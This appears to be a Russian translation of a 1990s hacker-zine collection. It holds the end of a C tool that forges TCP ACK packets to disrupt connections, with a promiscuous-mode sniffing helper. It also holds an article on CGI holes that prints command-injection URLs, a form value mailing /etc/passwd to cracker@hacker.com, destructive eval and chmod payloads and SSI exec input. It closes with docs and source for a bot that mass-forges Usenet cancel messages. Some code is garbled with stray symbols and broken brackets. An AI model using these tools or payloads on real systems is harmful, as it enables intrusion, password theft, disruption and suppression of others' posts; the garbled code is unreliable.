        tpack.ip.daddr=iphp->saddr;    /* 32-bit Destination Address */

        pheader.source_address=(unsigned)tpack.ip.saddr;
        pheader.dest_address=(unsigned)tpack.ip.daddr;
        pheader.placeholder=0;
     pheader.protocol=IPPROTO_TCP;
        pheader.tcp_length=htons(TCPHDR);

     /* IP header checksum */

      tpack.ip.check=in_cksum((unsigned short *)&tpack.ip,IPHDR);

/* TCP header checksum */

        bcopy((char *)&tpack.tcp,(char *)&pheader.tcp,TCPHDR);
       tpack.tcp.check=in_cksum((unsigned short *)&pheader,TCPHDR+12);

sendto(shoe,&tpack,IPHDR+TCPHDR,0,(struct sockaddr *)&sin,sizeof(sin));
#ifndef QUIET
dump(iphp,tcphp);
#endif
}

/*
 * Dumps some info...
 */

void dump(iphp,tcphp)
struct iphdr *iphp;
```

```
struct tcphdr *tcphp;
{
fprintf(stdout,"Hmm... I smell an ACK: ");
   fprintf(stdout,"%s [%d] --> %s [%d]\n",hostLookup(iphp->saddr),ntohs(tcphp->source),hostLookup(iphp->dadd
fprintf(stdout,"let's slow things down a bit\n");
}

/*
  Basic Linux Networking Header Information. v1.0

     c. daemon9, Guild Corporation 1996

Includes:

tap
in_cksum
nameResolve
hostLookup
shadow
reaper

This is beta.  Expect it to expand greatly the next time around ...
Sources from all over the map.

  code from:
    route
    halflife
*/

#include <string.h>
#include <signal.h>
#include <stdio.h>
#include <unistd.h>
#include <fcntl.h>
#include <syslog.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <sys/wait.h>
#include <sys/ioctl.h>
#include <sys/stat.h>
#include <sys/time.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <netdb.h>
#include <arpa/inet.h>
#include <linux/socket.h>
#include <linux/ip.h>
#include <linux/tcp.h>
#include <linux/if_ether.h>
#include <linux/if.h>

#define DEVICE  "eth0"
#define BUFSIZE 256
#define ETHHDR  14
#define TCPHDR  20
#define IPHDR   20
#define ICMPHDR 8


/*
 *      IP address into network byte order
 */

unsigned nameResolve(char *hostname){

        struct in_addr addr;
        struct hostent *hostEnt;

        if((addr.s_addr=inet_addr(hostname))==-1){
                if(!(hostEnt=gethostbyname(hostname))){
                        fprintf(stderr,"Name lookup failure: `%s`\n",hostname);
```

```
                        exit(0);
                }
                bcopy(hostEnt->h_addr,(char *)&addr.s_addr,hostEnt->h_length);
        }
        return addr.s_addr;
}

/*
 *      IP Family checksum routine
 */

unsigned short in_cksum(unsigned short *ptr,int nbytes){

        register long           sum;            /* assumes long == 32 bits */
        u_short                 oddbyte;
        register u_short        answer;         /* assumes u_short == 16 bits */

        /*
         * Our algorithm is simple, using a 32-bit accumulator (sum),
         * we add sequential 16-bit words to it, and at the end, fold back
         * all the carry bits from the top 16 bits into the lower 16 bits.
         */

        sum = 0;
        while (nbytes > 1)  {
                sum += *ptr++;
                nbytes -= 2;
        }

                                /* mop up an odd byte, if necessary */
        if (nbytes == 1) {
                oddbyte = 0;            /* make sure top half is zero */
                *((u_char *) &oddbyte) = *(u_char *)ptr;   /* one byte only */
                sum += oddbyte;
        }

        /*
         * Add back carry outs from top 16 bits to low 16 bits.
         */

        sum  = (sum >> 16) + (sum & 0xffff);    /* add high-16 to low-16 */
        sum += (sum >> 16);                     /* add carry */
        answer = ~sum;          /* ones-complement, then truncate to 16 bits */
        return(answer);
}


/*
 *□Creates a low level raw-packet socket and puts the device into promiscuous mode.
 */

int tap(device)
char *device;
{
□
□int fd;□□□□/* File descriptor */
   □struct ifreq ifr;□□/* Link-layer interface request structure */
□□□□□/* Ethernet code for IP 0x800==ETH_P_IP */
   □if((fd=socket(AF_INET,SOCK_PACKET,htons(ETH_P_IP)))<0){□/* Linux's way of */
      □□perror("SOCK_PACKET allocation problems");□/* getting link-layer */
      □□exit(1);□□□□□/* packets */
   □}
□strcpy(ifr.ifr_name,device);□□□□
   □if((ioctl(fd,SIOCGIFFLAGS,&ifr))<0){□□□/* Get the device info */
      □□perror("Can't get device flags");
      □□close(fd);
      □□exit(1);
   □}
   □ifr.ifr_flags|=IFF_PROMISC;□□□□/* Set promiscuous mode */
   □if((ioctl(fd,SIOCSIFFLAGS,&ifr))<0){□□□/* Set flags */
□□perror("Can't set promiscuous mode");
```

```
   close(fd);
exit(1);
}
return(fd);
}

/*
 * Network byte order into IP address
 */

char *hostLookup(in)
unsigned long in;
{

   char hostname[BUFSIZE];
   struct in_addr addr;
   struct hostent *hostEnt;

bzero(&hostname,sizeof(hostname));
addr.s_addr=in;
   hostEnt=gethostbyaddr((char *)&addr, sizeof(struct in_addr),AF_INET);
   if(!hostEnt)strcpy(hostname,inet_ntoa(addr));
   else strcpy(hostname,hostEnt->h_name);
   return(strdup(hostname));
}

/*
 *      Simple daemonizing procedure.
 */

void shadow(void){

        int fd,fs;
        extern int errno;
     char werd[]={"\n\n\n\nHades is a Guild Corporation Production.  c.1996\n\n"};

        signal(SIGTTOU,SIG_IGN);        /* Ignore these signals */
        signal(SIGTTIN,SIG_IGN);
        signal(SIGTSTP,SIG_IGN);
printf(werd);

        switch(fork()){
               case 0:                 /* Child */
                        break;
                default:
                        exit(0);        /* Parent */
                case -1:
                        fprintf(stderr,"Forking Error\n");
                        exit(1);
        }
        setpgrp();
        if((fd=open("/dev/tty",O_RDWR))>=0){
                ioctl(fd,TIOCNOTTY,(char *)NULL);
                close(fd);
        }
        /*for(fd=0;fd<NOFILE;fd++)close(fd);*/
        errno=0;
        chdir("/");
        umask(0);
}

/*
 *      Keeps processes from zombiing on us...
 */

static void reaper(signo)
int signo;
{
        pid_t pid;
        int sys;
        pid=wait(&sys);
```

```
        signal(SIGCHLD,reaper);
        return;
}
```

Дыры в безопасности CGI

Автор: Gregory Gilliss

Данная статья посвящена Common Gateway Interface (CGI), его связи с World Wide Web и Интернетом, а также уязвимостям в системной безопасности, которые открывает его использование. Основной платформой для рассмотрения служит операционная система UNIX. Программные приёмы иллюстрируются примерами на PERL.

1. Введение

Common Gateway Interface (CGI) — это спецификация интерфейса, обеспечивающая взаимодействие клиентских программ с информационными серверами, понимающими протокол передачи гипертекста (HTTP). TCP/IP является протоколом связи, используемым CGI-скриптом и сервером в ходе обмена данными. По умолчанию используется порт 80 (привилегированный), однако допускается указание других непривилегированных портов.

CGI-скрипты способны выполнять относительно простую обработку на стороне клиента. CGI-скрипт может применяться для форматирования документов на языке гипертекстовой разметки (HTML), динамического создания HTML-документов и динамической генерации графических изображений. CGI также поддерживает запись транзакций посредством стандартного ввода и стандартного вывода. CGI хранит информацию в системных переменных среды, доступных из CGI-скриптов. Кроме того, CGI-скрипты принимают аргументы командной строки. CGI-скрипты работают в двух основных режимах:

• В первом режиме CGI-скрипт выполняет элементарную обработку переданных ему входных данных. Пример такой обработки — популярная страница web lint, проверяющая синтаксис HTML-документов.

• Второй режим предполагает, что CGI-скрипт служит посредником при передаче данных от клиентской программы к серверу и обратно. Например, CGI-скрипт может выступать в роли интерфейса к базе данных, функционирующей на сервере.

CGI-скрипты могут быть написаны на компилируемых языках программирования, интерпретируемых языках и скриптовых языках. Единственным реальным преимуществом одного типа инструментов разработки перед другим является более высокая скорость выполнения компилированных программ по сравнению с интерпретируемыми. Интерпретируемые языки — AppleScript, TCL, PERL и shell-скрипты UNIX — открывают возможность получить и модифицировать исходный код (что будет рассмотрено далее), а разработка на них в целом ведётся быстрее, чем на компилируемых языках.

Набор общих методов, доступных CGI-программам, определён в спецификации HTTP 1.0. Три метода, существенных для данного обсуждения: метод `Get`, метод `Post` и метод `Put`. Метод `Get` извлекает информацию с сервера на клиент. Метод `Post` предписывает серверу принять данные, переданные клиентом, в качестве входных для указанного ресурса. Метод `Put` предписывает серверу принять данные, переданные клиентом, в качестве замены указанного ресурса.

2. Уязвимости

Уязвимости, возникающие при использовании CGI-скриптов, — это не слабости самого CGI, а слабости, присущие спецификации HTTP и различным системным программам. CGI лишь открывает доступ к этим уязвимостям. Существуют и другие способы эксплуатации системной безопасности. Так, небезопасные права доступа к файлам могут эксплуатироваться через FTP или telnet. CGI просто предоставляет дополнительные возможности для использования этих и других изъянов защиты.

Спецификация CGI открывает возможности для чтения файлов, получения доступа к оболочке и повреждения файловых систем на серверных машинах и подключённых к ним хостах. Способы получения доступа включают: эксплуатацию допущений скрипта, эксплуатацию слабостей серверного окружения и эксплуатацию слабостей других программ и системных вызовов. Основная слабость CGI-скриптов — недостаточная проверка входных данных.

Согласно спецификации HTTP 1.0, данные, передаваемые CGI-скрипту, должны быть закодированы таким образом, чтобы корректно работать на любой аппаратной или программной платформе. Данные, передаваемые CGI-скриптом методом Get, добавляются в конец Universal Resource Locator (URL). Этим данным CGI-скрипт может обращаться через переменную среды `QUERY_STRING`. Данные передаются в виде токенов формата `переменная=значение`, разделённых амперсандами (`&`). Сами амперсанды и другие неалфавитно-цифровые символы должны экранироваться: они кодируются как двузначные шестнадцатеричные значения. Экранированные символы предваряются знаком процента (`%`) в закодированном URL. Ответственность за экранирование или удаление символов в пользовательских входных данных возлагается на CGI-скрипт. Символы `` — разделители HTML-тегов — обычно удаляются простой операцией поиска и замены, как в следующем примере:

```
# Обработка входных значений
{$NAME, $VALUE) = split(/=/, $_);   # разбить пары переменная=значение
$VALUE =~ s/\+/ /g;                 # заменить '+' на ' '
$VALUE =~ s/%([0-9|A-F]{2})/pack(C,hex,{$1}}/eg;  # заменить %xx символы на ASCII
# Экранировать метасимволы
$VALUE =~ s/([;<>\*\|'&\$!#\(\)\[\]\{\}:"])/\\$1/g; # убрать нежелательные спецсимволы
$MYDATA[$NAME} = $VALUE;   # присвоить значение ассоциативному массиву
```

Этот пример удаляет специальные символы, в частности точку с запятой, которую оболочка интерпретирует как разделитель команд. Включение точки с запятой во входные данные открывает возможность добавления дополнительной команды к входному потоку. Обратите внимание на символы обратной косой черты, предшествующие заменяемым символам. В PERL обратная косая черта необходима, чтобы указать интерпретатору не обрабатывать следующий символ.*

Приведённый пример неполон, поскольку не учитывает символ новой строки `%0a`, который может использоваться для выполнения команд, не предусмотренных скриптом. Таким образом, к URL можно добавить строку для выполнения функций вне скрипта. Например, следующий URL запрашивает копию `/etc/passwd` с сервера:

```
http://www.odci.gov/cgi-bin/query?%0a/bin/cat%20/etc/passwd
```

Строки `%0a` и `%20` представляют собой символы перевода строки ASCII и пробела соответственно.

Интерфейсом к CGI-программе служит HTML-документ, называемый формой. Формы включают HTML-тег `. Каждый тег имеет связанное с ним имя переменной. Это имя образует левую часть упомянутого ранее токена переменная=значение. Содержимое переменной образует часть значения токена. Реальные CGI-скрипты могут фильтровать входные данные из поля . Однако если CGI-скрипт не фильтрует специальные символы, возникает ситуация, аналогичная описанной выше. Интерпретируемые CGI-скрипты, не проверяющие данные `, передают их непосредственно в интерпретатор.**

Ещё один HTML-тег, иногда встречающийся в формах, — `. Теги позволяют пользователю на стороне клиента выбирать из конечного набора вариантов. Выбранное значение

становится правой частью токена переменная=значение, передаваемого CGI-скрипту. CGI-скрипты нередко пренебрегают проверкой ввода из поля `, полагая, что оно может содержать только заранее определённые данные. И снова эти данные передаются напрямую в интерпретатор для интерпретируемых языков. Компилированные программы, не выполняющие проверку входных данных и/или не экранирующие специальные символы, также могут быть уязвимы.

Shell-скрипт или PERL-скрипт, вызывающий почтовую программу UNIX mail, может быть уязвим к «побегу в оболочку». Mail принимает команды вида ~!команда и порождает дочерний процесс оболочки для их выполнения. Если CGI-скрипт не фильтрует последовательность ~!, система уязвима. Аналогично могут эксплуатироваться дыры в Sendmail. Ключ по-прежнему один — найти скрипт, не выполняющий надлежащую фильтрацию входных символов.

Если удаётся найти CGI-скрипт, содержащий системный вызов UNIX system() с единственным аргументом, — это открытая дверь в систему. При вызове функции system() с одним аргументом система порождает отдельный процесс оболочки для обработки запроса. При этом появляется возможность добавить данные ко входным и получить неожиданные результаты. Например, PERL-скрипт, содержащий следующее:

```
system("/usr/bin/sendmail -t %s < %s", $mailto_address < $input_file");
```

предназначен для отправки копии $input_file на почтовый адрес, указанный в переменной $mailto_address. Вызывая system() с одним аргументом, программа порождает отдельный процесс оболочки. Скопировав и изменив входные данные формы следующим образом:

```
<INPUT TYPE="HIDDEN" NAME="mailto_address"
VALUE="address@server.com;mail cracker@hacker.com </etc/passwd">
```

можно воспользоваться этой уязвимостью и получить файл паролей с сервера.***

Функция system() — не единственная команда, порождающая новый процесс оболочки. Функция exec() с единственным аргументом создаёт аналогичную угрозу. Открытие файла с перенаправлением результата через канал также порождает отдельный процесс оболочки. В PERL функция:

```
open(FILE, "| program_name $ARGS");
```

откроет FILE и перенаправит содержимое в program_name, который будет выполнен как отдельный процесс оболочки.

В PERL команда eval разбирает и выполняет любой переданный ей аргумент. CGI-скрипты, передающие произвольный пользовательский ввод команде eval, могут использоваться для выполнения любых действий по желанию пользователя. Например:

```
$_ = $VALUE;
s/"/\\"/g       # Экранировать двойные кавычки
$RESULT = eval qq/"$_"/;    # вычислить корректно заключённый в кавычки ввод
```

передаст данные из $VALUE в eval фактически без изменений — за исключением того, что двойные кавычки не введут интерпретатор в заблуждение (как любезно с их стороны). Если $VALUE содержит rm -rf *, результаты окажутся катастрофическими.

Права доступа к файлам должны быть тщательно проверены. CGI-скрипты с доступом для всех могут быть скопированы, изменены и возвращены на место. Кроме того, PERL-скрипты, содержащие строки вида:

```
require "cgi-lib";
```

подключают библиотечный файл с именем cgi-lib. Если права доступа к этому файлу небезопасны, скрипт уязвим. Для проверки прав доступа к файлам строка %0a/bin/ls%20-la%20/usr/src/include может быть добавлена к URL CGI-скрипта методом

Get.

Копирование, изменение и замена библиотечного файла позволит пользователям выполнять команды или подпрограммы внутри него. Кроме того, если интерпретатор PERL, обычно расположенный в `/usr/bin`, запускается с флагом SETUID root, через интерпретатор можно изменить права доступа к файлам, передав команду непосредственно в систему. Приведённый выше пример с командой `eval` позволил бы выполнить:

```
$_ = "chmod 666 \/etc\/passwd"
$RESULT = eval qq/"$_"/;
```

что сделает файл паролей доступным для записи всем пользователям.

Некоторые HTTPD-серверы поддерживают функцию Server Side Includes (SSI). Это механизм, позволяющий серверу модифицировать исходящий документ перед отправкой его клиентскому браузеру. SSI — это *огромная* дыра в безопасности, и большинство системных администраторов, кроме самых неопытных, отключают её. Тем не менее, если обнаружится сайт с включённым SSI, синтаксис команд выглядит следующим образом:

```
<!--#command variable="value" -->
```

Как `command`, так и `tag` должны быть в нижнем регистре. Если исходный код скрипта не выполняет надлежащую фильтрацию ввода, подобный ввод:

```
<!--#exec cmd="chmod 666 /etc/passwd"-->
```

будет принят системой. Все SSI-команды начинаются со знака решётки (`#`), за которым следует ключевое слово. `exec cmd` запускает оболочку, выполняющую команду, заключённую в двойные кавычки. Если эта опция включена, возможности воздействия на целевую машину практически безграничны.

3. Заключение

Ненадлежащее использование CGI-скриптов открывает пользователям широкий спектр уязвимостей в системной безопасности. Отсутствие проверки пользовательского ввода, неудачный выбор функций и недостаточные права доступа к файлам — всё это может эксплуатироваться через злоупотребление CGI.

• Адаптировано из: Mudry, R. J., *Serving The Web*, Coriolis Group Books, с. 192
** Jennifer Myers, публикация в Usenet
*** Адаптировано из: Phillips, P., *Safe CGI Programming*

Контент-слепой отменятель сообщений Usenet (CBCB)

Автор: Dr.Dimitri Vulis (KOTM)

Usenet News — широко распространённая система передачи статей. Исторически она распространялась через UUCP. Однако сегодня большая часть передачи осуществляется через интернет-соединения TCP/IP с использованием протокола NNTP (RFC 977).

Каждая статья состоит из серии заголовков вида
`Ключевое_слово: значение`,
за которыми следует пустая строка, а затем тело сообщения.
Некоторые обязательные заголовки говорят сами за себя: `From:`, `Date:`, `Subject:`.

Заголовок `Newsgroups:` содержит набор ключевых слов, по которым можно искать статьи в новостной ленте. Например:

```
Newsgroups: news.admin.policy,comp.lang.c
```

обозначает статью Usenet, относящуюся как к административной политике Usenet, так и к языку программирования C.

Заголовок `Message-Id:` однозначно идентифицирует каждую статью. Например:

```
Message-Id: <12341223@whitehouse.gov>
```

Идентификаторы сообщений не должны повторяться.

Программа cancelbot предназначена для поиска в указанных пользователем группах новостей статей, заголовки которых соответствуют заданным регулярным выражениям, и для рассылки специальных управляющих статей `cancel`. Она копирует часть заголовков из исходного сообщения и добавляет специальный заголовок:

```
Control: cancel <message-id>
```

Данная программа является NNTP-клиентом. Большая часть обработки перекладывается на NNTP-сервер, с которым cancelbot общается по протоколу интернет-сокетов.

Данный cancelbot не анализирует тела статей и потому является контент-слепым.

Входные данные

argv[1] (обязательный) — файл узлов

Строка, начинающаяся с `#`, является комментарием. В противном случае каждая строка содержит следующие 5 полей:

1. Имя хоста (`some.domain.com`) или IP-адрес (`a.b.c.d`)
2. Порт (обычно 119)
3. Y/N — запрашивать ли у данного хоста NEWNEWS/HEADER
4. I/P/N — отправлять ли отмены на данный хост через IHAVE, POST, или вовсе не отправлять
5. Тайм-аут — количество секунд ожидания ответа от сервера

Пример файла узлов:

```
# запросить у локального сервера новые новости и отправить обратно отмены
127.0.0.1 119 Y P 60
# не получать message-id с удалённого сервера, но передавать ему отмены через IHAVE
news.xx.net 119 N I 300
```

argv[2] (обязательный) — целевой файл

Строка, начинающаяся с `#`, является комментарием. В противном случае каждая строка содержит следующие 9 полей:

1. Список групп новостей для поиска новых сообщений. Cancelbot не интерпретирует его самостоятельно, а передаёт NNTP-серверу. Согласно RFC 997, несколько групп могут разделяться запятыми. Для сопоставления с несколькими именами групп допускается использование символа `*`. Восклицательный знак `!` (в начале строки) может использоваться для исключения из выборки.
Внимание: указание одного `*` приведёт к генерации большого объёма данных.

Пример: `news.groups,comp.,sci.,!sci.math.*`

2. Ключевое слово (с учётом регистра), которое должно присутствовать в заголовках статьи для выдачи отмены.

3. Формат заголовка `Subject:` в статье-отмене:
• `C` — `Subject: cancel` (то же, что и `Control:`)
• `O` — заголовок `Subject:` копируется из исходной статьи
• `N` — отсутствует.
Если указано `N`, то `Subject:` ДОЛЖЕН быть указан в дополнительном файле заголовков, иначе отмена не распространится.

4. Префикс message-id отмены — обычно `cancel.` или `cn.`

Большинство статей-отмен следуют так называемому соглашению $alz:

```
Control: cancel <message.id>
Message-id: <cancel.message.id>
```

Однако это не является обязательным требованием.

5. Постоянная часть пути (строка для поля `path`). Может быть `none`.

6. Количество элементов пути для копирования (число элементов, копируемых справа; может быть 0).

Пояснение к этим двум параметрам:
каждая статья Usenet содержит заголовок `Path:` со списком хостов, разделённых восклицательными знаками. Например:

```
Path: ohost1!ohost2!ohost3!ohost4
```

Если указана постоянная часть пути `nhosta!nhostb` и количество копируемых элементов равно 2, то cbcb запишет:

```
Path: nhosta!nhostb!ohost3!ohost4
```

7. Имя файла, содержимое которого добавляется к заголовку, или `none`.

Примеры:

```
# следует добавить из вежливости
X-Cancelled-By: Cancelbot
# только если поле 3 целевого файла содержит 'N':
Subject: Cancelling a Usenet article
# только при публикации через IHAVE:
NNTP-Posting-Host: usenet.cabal.org
```

8. Имя файла, который станет телом отмены, или `none`.

Если указано `none`, по умолчанию используется:

```
"Please cancel this article."
```

9. Строка, добавляемая перед группами новостей. Обычно `none`, но можно установить что-то вроде `misc.test` (или `misc.test,alt.test`).

Пример целевого файла:

```
# удалить все статьи, упоминающие C++ (но не c++)
comp.lang.c.* C++ C cancel. cyberspam 3 can.hdr none none
# никакого секса в иерархии sci, добавить misc.test к отмене
sci.* sex C cn. plutonium 2 can1.hdr can.txt misc.test
```

argv[3] (необязательный) — датамарка, `YYMMDD`. Если не указана, по умолчанию используется `900101`. Проверяются только статьи после этой даты. Этот параметр передаётся NNTP-серверу без обработки. Обычно его следует указывать, чтобы не просматривать старые статьи Usenet.

argv[4] (необязательный) — временная метка, цифры `HHMMSS`, где `HH` — часы в 24-часовом формате, `MM` — минуты 00-59, `SS` — секунды 00-59. Если не указана, по умолчанию используется `000000`. Обратите внимание: и датамарка, и временная метка указываются по Гринвичскому времени.

Примечание редактора:
Для компиляции необходимо определить тип ОС (в gcc это делается с помощью директивы `-Dmacro`). Например, под Unix:

```
gcc -DCBCB_UNIX -o cancelbot cbcb.c
```

---

cbcb.c

```
/*

Context-blind CancelBot 0.9 04/01/96

Description of operations:

Open socket connections to the hosts listed in the hosts file

loop on targets
 {
 loop on servers
  {
  if (newnews_flag=='Y')
   {
   send NEWNEWS newsgroups datestamp timestamp GMT to this socket
   receive a list of message-ids and save them in a LIFO linked list
   loop on message-ids
     {
     send HEADER message-id to this server's socket
     receieve a header
     if the header contains the watchword
      {
      compose a cancel according to the target file specifications
      loop on servers
       {
       if post_flag is P or I
        send the cancel to this server's socket using posting method
       }
      }
     delete this message-id from the linked list
     }
    }
   }
  }

*/

#ifndef CBCB_UNIX
#ifndef CBCB_VMS
#ifndef CBCB_NT
```

```
#ifndef CBCB_OS2
#error One of (CBCB_UNIX, CBCB_VMS, CBCB_NT, CBCB_OS2) must be defined
#endif
#endif
#endif
#endif

#include <stdio.h>
#include <stdlib.h>
#include <signal.h>
#include <string.h>
#include <ctype.h>

/* various flavors of Unix */

#ifdef CBCB_UNIX
/* gcc -DCBCB_UNIX cbcb.c -o cbcb */
#include <unistd.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <sys/time.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <netdb.h>
/* perror to be called after failed socket calls */
#define perror_sock perror
/* how to close a socket */
#define close_sock close
#endif

/* Windows NT, /subsystem:console. The executable is supposed to work
under NT and Windows 95, but not under Win32s. */

#ifdef CBCB_NT
/* important note: when compiling on NT, say something like
 cl /DCBCB_NT /Ogaityb1 /G5Fs /ML cbcb.c wsock32.lib */
#include <winsock.h>
/* regular perror doesn't work with WinSock under NT */
#define perror_sock(s) fprintf(stderr,"%s : WinSock error %d\n",s,WSAGetLastError())
/* regular close doesn't work with WinSock under NT */
#define close_sock closesocket
/* NT doesn't understand unix-style sleep in seconds */
#define sleep(n) Sleep(n*1000)
#endif

/* DEC VAX/VMS */

#ifdef CBCB_VMS
/* important note: when compiling on VAX/VMS, say something like
 cc/define=CBCB_VMS cbcb/nodebug/optimize=(disjoint,inline)
 link cbcb/nouserlib/notraceback,sys$library:ucx$ipc.olb/lib,-
  sys$library:vaxcrtl.olb/lib
   (to link in shared routines)
  */
#include <types.h>
#include <socket.h>
#include <netdb.h>
#include <in.h>
#include <inet.h>
#include <time.h>
#include <unixio.h>
#define perror_sock perror
#define close_sock close
#endif

/* IBM OS/2  - link with tcpip.lib */

#ifdef CBCB_OS2
#define OS2
/* we will use a BSD-like select, not Oleg's hack */
#define BSD_SELECT
```

```
#define INCL_DOSPROCESS
#include <bsedos.h> /* DosSleep */
#include <sys\types.h>
#include <sys\socket.h>
#include <sys\select.h>
#include <netinet\in.h>
/*#include <arpa\inet.h>*/
#include <netdb.h>
/* perror to be called after failed socket calls */
#define perror_sock fprintf(stderr,"%s : tcp error %d\n",s,tcperrno())
/* how to close a socket */
#define close_sock soclose
#define sleep(n) DosSleep(n/1000)
#endif

/*

Future Macintosh notes: Need Apple's MPW (Macintosh Programmer's Workshop).
Build CBCB as an MPW tool. Set the Macintosh file type to MPST and the
Macintosh creator to MPS, so we can use stdout and stderr.

Sockets are supposed to be available on the Mac.

*/

#ifndef FD_ZERO
/* macros for select() not defined on VAX or HPUX
However they are defined to be something completely different
under NT WinSock, so we must use macros */
#define fd_set int
#define FD_ZERO(p) {*(p)=0;}
#define FD_SET(s,p) {*(p)|=(1<<(s));}
#define FD_ISSET(s,p) ((*(p)&(1<<(s)))!=0)
#endif

/* file pointers */
FILE *sptr, /* hosts file */
     *tptr; /* target file*/

/* there's a reason for making all these variables static. If I weren't lazy,
I would have put them in their respective functions with 'static' */

#define MAXHOSTS 100

struct {
int cfd; /* socket handle */
char newnews_flag;
char post_flag;
int timeout;
} hosts[MAXHOSTS];
int nhosts;

short int port;

#define ASCII_CR 13
#define ASCII_LF 10

#define BUFFERSIZE 2048

#define BUFFERBIGSIZE 20480
char buffer_big[BUFFERBIGSIZE];

struct _msgidq {
char *msgid;
struct _msgidq *next;
};

struct _msgidq *msg_queue,*msg_t;

int parse_state, /* for parsing server responses */
 h_flag,d_flag; /* shortcut for states when parsing headers */
```

```
char hostname[BUFFERSIZE];
char buffer[BUFFERSIZE];
char extra_header[BUFFERSIZE];
char extra_body[BUFFERSIZE];
int file_rec;
char newsgroups[BUFFERSIZE];       /* target field 1 */
char watchword[BUFFERSIZE];        /* target field 2 */
char subject_flag;                 /* target field 3 */
char cmsg_id_prefix[BUFFERSIZE];   /* target field 4 */
char path_const[BUFFERSIZE];       /* target field 5 */
int  path_num;                     /* target field 6 */
char hdr_fname[BUFFERSIZE];        /* target field 7 */
char txt_fname[BUFFERSIZE];        /* target field 8 */
char extra_ngrp[BUFFERSIZE];         /* target field 9 */

char *datestamp,*timestamp; /* for the NEWNEWS command */
char *sznone="none";
char *szcabal=" Usenet@Cabal";
char *szsubject="Subject:";
char *szsubjectc="Subject: cmsg";
char *szendl="\r\n";
char *szempty="";

int nretry; /* number of retries in various places */
int nbytes;
int host1,host2,i,j;   /* loop indices */

#define NOLDHEADERS 8
/* We're interested in 8 original headers :

Path:               0         (requires special handling)
From:               1
Sender:             2
Approved:           3
Newsgroups:         4
Date:               5
Subject:            6
Organization:       7

*/

char *h_ptr[NOLDHEADERS];
char *t_ptr[3];

/* ANSI function prototypes */
int cbcb_parse_hosts(void);
int cbcb_parse_targets(void);
int cbcb_process_target(void);
int cbcb_parse_message_ids(void);
int cbcb_process_article(char *);
int cbcb_get_headers(void);
void cbcb_save_headers(void);
void cbcb_save_header(int);
int cbcb_flush_sock(int);
int cbcb_test_sock(int);
int cbcb_recv_resp(int,char);
int cbcb_copy_buffer(char *);

int main(int argc,char*argv[])
{

/* process the arguments */

if (argc<3 || argc>5)
 {
 fprintf(stderr,"Usage: cbcb hostfile targetfile [datestamp] [timestamp]\n");
 return(1);
 }

if (argc<4)
 datestamp="900101";
```

```
else
 datestamp=argv[3];

if (argc<5)
 timestamp="000000";
else
 timestamp=argv[4];

/* open the hosts file */

if (NULL==(sptr=fopen(argv[1],"r")))
 {
 perror("open()");
 fprintf(stderr,"cbcb cannot open hosts file %s\n",argv[1]);
 return(0);
 }

/* open the target file */

if (NULL==(tptr=fopen(argv[2],"r")))
 {
 perror("open()");
 fprintf(stderr,"cbcb cannot open target file %s\n",argv[2]);
 return(0);
 }

#ifdef SIGPIPE
signal(SIGPIPE,SIG_IGN); /* ignore broken pipes if this platform knows them */
#endif

/* establish the connections to the NNTP servers */

if (0==cbcb_parse_hosts())
 {
 fprintf(stderr,"cbcb unable to connect to any NNTP servers\n");
 return(1);
 }

fclose(sptr);

if (!cbcb_parse_targets())
 {
 fprintf(stderr,"cbcb encountered an error processing targets\n");
 return(1);
 }

fclose(tptr);

/* final cleanup */
for (i=0; i<nhosts; i++)
 close_sock(hosts[i].cfd);
#ifdef CBCB_NT
WSACleanup();
#endif

return(0);
}


int cbcb_parse_hosts(void)
{
unsigned long host_ip;
struct hostent *host_struct;
struct in_addr *host_node;
/*
struct servent *sp;
*/
struct sockaddr_in serverUaddr;
#ifdef CBCB_NT
WSADATA wsaData; /* needed for WSAStartup */
#endif
```

```
#ifdef CBCB_NT
if (WSAStartup(MAKEWORD(1,1),&wsaData))
 {
 perror_sock("WSAStartup()");
 fprintf(stderr,"couldn't start up WinSock\n");
 return(0);
 }
fprintf(stderr,"Found WinSock: %s\n",wsaData.szDescription);
#endif

#ifdef CBCB_OS2
if (0!=sock_init())
 {
 perror_sock("sock_init()");
 fprintf(stderr,"couldn't start up sockets - is inet.sys running?\n");
 return(0);
 }
#endif

/*
if (NULL==(sp=getservbyname("nntp","tcp")))
 {
 fprintf(stderr,"Can't find the NNTP port\n");
 return(0);
 }
...
serverUaddr.sin_port=(sp->s_port);
*/

/* loop on the hosts file */
nhosts=0;
file_rec=0;
while(NULL!=fgets(buffer,sizeof(buffer),sptr))
 {
 file_rec++;
 if (*buffer=='#')
  continue;
 if (nhosts>=MAXHOSTS)
  {
  fprintf(stderr,"Please increase MAXHOSTS\n");
  break;
  }
 if (5!=sscanf(buffer,"%2048s %hd %c %c %d",
  hostname,&port,&hosts[nhosts].newnews_flag,&hosts[nhosts].post_flag,
  &hosts[nhosts].timeout))
  {
  fprintf(stderr,"Error parsing host file line %d \"%s\"\n",file_rec,buffer);
  continue;
  }
 /* verify that the newnews flag is Y or N */
 if (hosts[nhosts].newnews_flag=='n')
  hosts[nhosts].newnews_flag='N';
 else if (hosts[nhosts].newnews_flag=='y')
  hosts[nhosts].newnews_flag='Y';
 else if (hosts[nhosts].newnews_flag!='Y'&&hosts[nhosts].newnews_flag!='N')
  {
  fprintf(stderr,"Newnews flag %c, must be Y or N on line %d\n",
   hosts[nhosts].newnews_flag,file_rec);
  continue;
  }
 /* verify that the posting flag is P, or I, or N */
 if (hosts[nhosts].post_flag=='i')
  hosts[nhosts].post_flag='I';
 else if (hosts[nhosts].post_flag=='p')
  hosts[nhosts].post_flag='P';
 else if (hosts[nhosts].post_flag=='n')
  hosts[nhosts].post_flag='N';
 else if (hosts[nhosts].post_flag!='I'&&hosts[nhosts].post_flag!='P'&&hosts[nhosts].post_flag!='N')
  {
  fprintf(stderr,"Posting flag %c, must be I, or P, or N on line %d\n",
   hosts[nhosts].post_flag,file_rec);
```

```
  continue;
  }
 /* translate the hostname into an ip address. If it starts with a digit,
 try to interpret it as a A.B.C.D address */
 if (!isdigit(*hostname)||(0xFFFFFFFF==(host_ip=inet_addr(hostname))))
  {
  if (NULL==(host_struct=gethostbyname(hostname)))
   {
   perror("gethostbyname");
   fprintf(stderr,"Can't resolve host name %s to ip on line %d\n",
    hostname,file_rec);
   continue;
   }
  host_node=(struct in_addr*)host_struct->h_addr;
  fprintf(stderr,"Note: Using NNTP server at %s\n",inet_ntoa(*host_node));
  host_ip=host_node->s_addr;
  }

